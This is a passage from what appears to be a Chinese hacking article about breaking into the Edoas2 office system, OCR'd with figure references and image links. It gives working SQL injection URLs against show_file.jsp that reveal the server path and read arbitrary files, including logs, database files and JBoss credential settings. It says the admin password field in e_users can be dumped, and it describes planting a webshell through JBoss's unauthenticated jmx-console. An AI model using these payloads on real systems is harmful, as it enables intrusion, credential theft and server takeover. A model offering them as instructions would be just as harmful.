


图 19

7）WinRAR 另类用法。利用 WinRAR 可以在页面或 Class 的源码中搜索指定字符，比如在 D:\Web\edoas2\jboss\server\default\deploy\jbossweb-tomcat50.sar\edoas2.war\WEB-INF 目录中搜索“DelegateUser”，如图 22 所示，结果如图 23 所示，而

DreamWeaver 是无法在 Class 文件中搜索的。




图 20




图 21




图 22




图 23

导致任意下载的漏洞

1）show_file.jsp 页面漏洞爆网站绝对路径："http://域名/edoas2/shiwuchuli/gongxiangwenjianjia/ show_file.jsp?id=' or '1'='1"，如图 24 所示。或者使用前文提到的 edoas2_test.jsp 爆路径。




图 24

2）显示或下载文件："http://域名/edoas2/shiwuchuli/gongxiangwenjianjia/show_file.jsp?id=' union select 1,2,3,'server.log','d:/edoas2/ jboss/server/default/log/','text/plain',700000,8,9,10,11/*"，字段 4 为文件名；字段 5 为文件路径（使用"/"或"\\"）；字段 6 为"text/plain"时显示文件内容，否则下载文件；字段 7 为读取文件的大小，需要根据实际大小修改，此处给出的链接作用是显示 JBoss 服务日志，如图 25 所示。修改字段 5 和 4，就可以显示或下载更多的文件了！比如 MySQL 数据库文件、JBoss 用户名密码设置文件等等。修改"union"语句还可以从"e_users"表中爆出管理员密码"e_pw"。




图 25

"include/upload/showaccessory?fileid=" 存在同样漏洞，注意不是"showaccessory.jsp"，关于对此漏洞的利用在此略去。

JBoss 挂马

Edoas 系统使用集成 Tomcat 的 JBoss 架设 Web 服

务器，JBoss 是一个运行 EJB 的 J2EE 应用服务器，它是开放源代码的项目，遵循最新的 J2EE 规范。由于 JBoss 本身的默认配置存在安全漏洞——jmx-console 控制台不需要验证身份就可以访问，可以热部署 Web 应用！如图 26 所示，单击“flavor=URL,type=DeploymentScanner”部署新应用，如图 27 所示，部署成功后，在 jmx-console 控制台首页的“jboss.web.deployment”中会新增一个应用，如图 28 所示，挂马成功，如图 29 所示。




图 26

